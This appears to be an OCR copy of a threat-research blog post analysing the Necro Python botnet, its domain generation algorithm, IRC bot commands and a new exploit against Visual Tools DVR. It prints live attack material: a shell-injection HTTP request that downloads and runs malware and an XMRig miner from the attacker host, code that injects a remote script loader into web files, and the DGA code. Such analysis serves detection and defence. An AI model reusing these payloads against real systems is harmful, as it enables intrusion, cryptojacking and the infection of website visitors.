
Necro Python Botnet Goes After Vulnerable VisualTools DVR

blogs.juniper.net/en-us/threat-research/necro-python-botnet-goes-after-vulnerable-visualtools-dvr

October 11, 2021



In the last week of September 2021, Juniper Threat Labs detected a new activity from Necro Python (a.k.a N3CromorPh , Freakout, Python.IRCBot) that is actively exploiting some services, including a new exploit added to its arsenal. This new exploit targets Visual Tools DVR VX16 4.2.28.0 from visual-tools.com (no CVE number is assigned to this vulnerability). Successful exploitation will download the bot into the system and install a Monero miner.

Necro was first discovered in January. The threat actor made a move in March and in May, adding new exploits to its arsenal.

Necro bot is an interesting python bot that has many functions which include the following:

- Network Sniffer
- Spreading by exploits
- Spreading by brute-force
- Using Domain Generation Algorithm
- Installing a Windows rootkit
- Receiving and executing bot commands
- Participating in DDoS attacks
- Infecting HTML, JS, PHP files
- Installing Monero Miner

The script can run in both Windows and Linux environments. The script has its own polymorphic engine to morph itself every execution which can bypass signature-based defenses. This works by reading every string in its code and encrypting it using a hardcoded key.

Necro Python's polymorphism, before and after

Domain Generation Algorithm

Necro uses DGA for both its CnC and download server. It selects from a list of dynamic DNS services as its domain, e.g., **ddns.net** and prefixes that with 10-19 random characters. E.g., '**3ood3dfcqchro.ddns.net**'

The domains are pseudo-randomly generated using a hardcoded seed, **0xFAFFDED00001,** and a counter is added until **0xFD** (253 in decimal) before the counter is reset to 0. The seed controls the domain to be generated. In effect, it can generate up to 253 unique domains.

This seed is different from the previous campaigns. For instance, the sample used in the March attack used a different seed, **0x7774DEAD.**

From this list of generated domains, it connects to them one by one to see which one is online. During our analysis, the following DGA domain was active:

gtmpbeaxruxy[.]myftp.org

```
import random
counter=0
while 1:
if counter>=0xFD:
counter=0
counter+=1
random.seed(a=0xFAFFDED00001 + counter)
DGA_DOMAIN=(''.join(random.choice('abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPORSTUVWXYZ0123456789')
for   in range(random.randrange(10,19)))).lower()+"."+random.choice(['ddns.net', 'ddnsking.com',
'3utilities.com', 'bounceme.net', 'freedynamicdns.net', 'freedynamicdns.org', 'gotdns.ch', 'hopto.org',
'myddns.me', 'myftp.biz', 'myftp.org', 'myvnc.com', 'onthewifi.com', 'redirectme.net', 'servebeer.com',
'serveblog.net', 'servecounterstrike.com', 'serveftp.com', 'servegame.com', 'servehalflife.com',
'servehttp.com', 'serveirc.com', 'serveminecraft.net', 'servemp3.com', 'servepics.com', 'servequake.com',
'sytes.net', 'viewdns.net', 'webhop.me', 'zapto.org'])
```

Necro Python's Domain Generation Algorithm

Bot Commands

Necro connects to the CnC server, gtmpbeaxruxy.myftp.org, via IRC to receive commands which include the following:

Command	Function
addport	add port to the scanner
delport	remove port from scanner
ports	send to server the ports currently scanned
injectcount	send to server the number of files injected
reinject	launch function to inject to html, php, js, htm files
scanner	stop or launch scanner

sniffer	stop or launch sniffer
scannetrange	scan a range of IPs
clearscan	empty scanner DB
revshell	launch a reverse shell
shell	launch a process using subprocess.Popen()
killknight	kill itself
execute	executes a file
killbyname	kill process by name
killbypid	kill process by pid
disable	disable exploitation module
enable	enable exploitation module
getip	get current IP
ram	get information about the memory
update	update this bot
visit	visit a URL
dlexe	download and execute a file
info	get system information
repack	morph this bot
logout	logout from the server
reconnect	reconnect to the server
udpflood	UDP flood
synflood	SYN flood
tcpflood	TCP flood
slowloris	slowloris DDoS attack
httpflood	launch httpflood
torflood	launch DDoS using TOR SOCKS proxies
loadamp	initialize amplification attack
reflect	launch DNS reflection attack

We have noted a few changes on this bot from the previous version. First, it removed the SMB scanner which was observed in the May 2021 attack. Second, it changed the url that it injects to script files on the compromised system. Previously, it used a hardcoded url, '**ublock-referer[.]dev/campaign.js**' and injects this on the scripts and now it uses the DGA for its url, i.e., **'DGA_DOMAIN/campaign.js'**. As noted in the previous reports, this bot will find HTML, PHP, JS and HTM files in the system and will inject a javascript code in every file. This is an attempt for that attacker to not only compromise the server but also clients connecting to it. Using a DGA domain to host the javascript makes it more resilient against defenses.

```
def InjectMaliciousScript(self, filename):
    global OFwciSvZq
    try:
        CiHaciha=False
        filename=os.path.realpath(filename)
        ZuiWWBgcNRi=(os.path.getatime(filename), os.path.getmtime(filename))
        fh=open(filename,"rb")
        idokhWcQc=fh.read()
        fh.close()
        ieFXOJeoJi = GenRandom(8)
        Random_8 = GenRandom(8)
        sYigocBw = b64encode("//" + DGA_DOMAIN + '/campaign.js')
        BddOqazfG='(function(' + Random_8 + ", " + ieFXOJeoJi + ") {" + ieFXOJeoJi + " = "
        + Random_8 + '.createElement('script');' + ieFXOJeoJi + '.type = 'text/javascript
        ';' + ieFXOJeoJi + '.async = true;' + ieFXOJeoJi + '.src = atob(\'' + OFwciSvZq +
        sYigocBw + OFwciSvZq + '\'.replace(/' + OFwciSvZq + "/gi, '')) + '?' +
        String(Math.random()).replace('0.','');" + Random_8 +
        ".getElementsByTagName('body')[0].appendChild(" + ieFXOJeoJi + ");}(document));"
        UZPqPKEUN=idokhWcQc.split(OFwciSvZq)
```

Necro injects javascript code to html, htm, php and .js files found on the compromised server. It uses the DGA domain to host campaign.js

Necro injects javascript code to html, htm, php and .js files found on the compromised server. It uses the DGA domain to host campaign.js

We also noted a change in its TOR Socks proxies. When the bot receives the "**torflood**" command, it uses a set of TOR proxies for its DDOS attacks.

New Tor Proxies

['107.150.8.170:9051', '95.217.251.233:1080', '5.130.184.36:9999', '83.234.161.187:9999', '185.186.240.37:9119', '5.61.53.57:9500', '23.237.60.122:9051', '185.82.217.167:9051', '78.153.5.183:666', '51.210.202.187:8425', '85.159.44.163:9050', '217.12.221.85:9051', '130.61.153.38:9050', '142.93.143.155:9010', '8.209.253.198:9000', '127.0.0.1:9050']

Visual Tools DVR Exploit

As noted above, this bot added a new exploit to its arsenal. The exploit targets Visual Tools DVR VX16 4.2.28.0. A poc for this exploit was made available to the public in July, 2021.

```
POST /cgi-bin/slogin/login.py HTTP/1.1
Accept-Encoding: identity
Content-Length: 0
Host: 52.38.18.38:8181
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: () { :; }; echo ; echo ; /bin/sh -c cd /tmp||cd $(find / -writable -readable -ex
ecutable | head -n 1);wget http://gtmpbeaxruxy.myftp.org/setup -O setup||curl http://gtmpbea
xruxy.myftp.org/setup -O;chmod 777 setup;./setup;wget http://gtmpbeaxruxy.myftp.org/setup.py
-O setup.py||curl http://gtmpbeaxruxy.myftp.org/setup.py -O;chmod 777 setup.py;python2 setu
p.py||python2.7 setup.py||python setup.py||./setup.py;echo 'ARGS="-o gulf.moneroocean.strea
m:18192 -u 45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndK
cWLYNoG2uonhgH -p Network --cpu-no-yield --asm=auto --cpu-memory-pool=-1 -B"; AaYaoowoawQ
=$(ps h -C ".IolzTYJEI.sh" | grep -wv $$ | wc -l); [[ $AaYaoowoawQ -ge 1 ]] && exit; curl ht
tp://gtmpbeaxruxy.myftp.org/xmrig1 -O||wget http://gtmpbeaxruxy.myftp.org/xmrig1 -O xmrig1;m
kdir $PWD/.1;mv -f xmrig1 $PWD/.1/sshd;chmod 777 $PWD/.1/sshd;curl http://gtmpbeaxruxy.myft
p.org/xmrig -O||wget http://gtmpbeaxruxy.myftp.org/xmrig -O xmrig;mkdir $PWD/.2;mv -f xmrig
$PWD/.2/sshd;chmod 777 $PWD/.2/sshd;$PWD/.1/sshd $ARGS||$PWD/.2/sshd $ARGS'>$PWD/.IolzTYJEI.
sh;$PWD/.IolzTYJEI.sh& ' bash -s :'
```

HTTP request made to attack Visual Tools DVR

Aside from the bot, the payload will install a XMRig Monero miner with the following wallet.

45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2uonhgH

The scanner function of the bot scans for the following ports and if available, it launches its attack.

TARGET_PORTS = [22, 80, 443, 8081, 8081, 7001]

Juniper Threat Labs is still seeing this Necromorph exploiting the following vulnerabilities:

1. CVE-2020-15568 – TerraMaster TOS before 4.1.29
2. CVE-2021-2900 – Genexis PLATINUM 4410 2.1 P4410-V2-1.28


3. CVE-2020-25494 – Xinuos (formerly SCO) Openserver v5 and v6
4. CVE-2020-28188 – TerraMaster TOS <= 4.2.06
5. CVE-2019-12725 – Zeroshell 3.9.0

Detection


Exploits used in this attack are detected by Juniper's NGFW SRX series.

- HTTP:CGI:BASH-CODE-INJECTION
- HTTP:CTS:TERRAMASTER-TOS-INJCTN
- HTTP:CTS:SCO-OPNSRVR-OS-INJ
- HTTP:CTS:GENEXIS-PLAT-RCE
- HTTP:CTS:ZEROSHELL-CGI-BIN-RCE

Juniper Advanced Threat Prevention Cloud detects this bot as follows:



Juniper Advanced Threat Prevention DNS Security also detects the DGA domain.



Indicators of Compromise

Domains:

gtmpbeaxruxy[.]myftp.org

URLs:

http://gtmpbeaxruxy[.]myftp.org/setup.py
http://gtmpbeaxruxy[.]myftp.org/setup
http://gtmpbeaxruxy[.]myftp.org/xmrig
http://gtmpbeaxruxy[.]myftp.org/xmrig1

Files:

File Hash	File Name
Eb4a48a32af138e9444f87c4706e5c03d8dc313fabb7ea88c733ef1be9372899	setup
E524bd7789b82df11891cc2c12af1ac0ea41dd0b946e1e04a4246cb36321f82f	setup.py
0e537db39a7be5493750b7805e3a97da9e6dd78a0c7fca282a55a0241803d803	xmrig
F72babf978d8b86a75e3b34f59d4fc6464dc988720d1574a781347896c2989c7	xmrig1

IP Addresses & ports:

107[.]150.8.170:9051
130[.]61.153.38:9050
142[.]93.143.155:9010
185[.]186.240.37:9119
185[.]82.217.167:9051
217[.]12.221.85:9051
23[.]237.60.122:9051
5[.]130.184.36:9999
5[.]61.53.57:9500
51[.]210.202.187:8425
78[.]153.5.183:666
8[.]209.253.198:9000
83[.]234.161.187:9999
85[.]159.44.163:9050
95[.]217.251.233:1080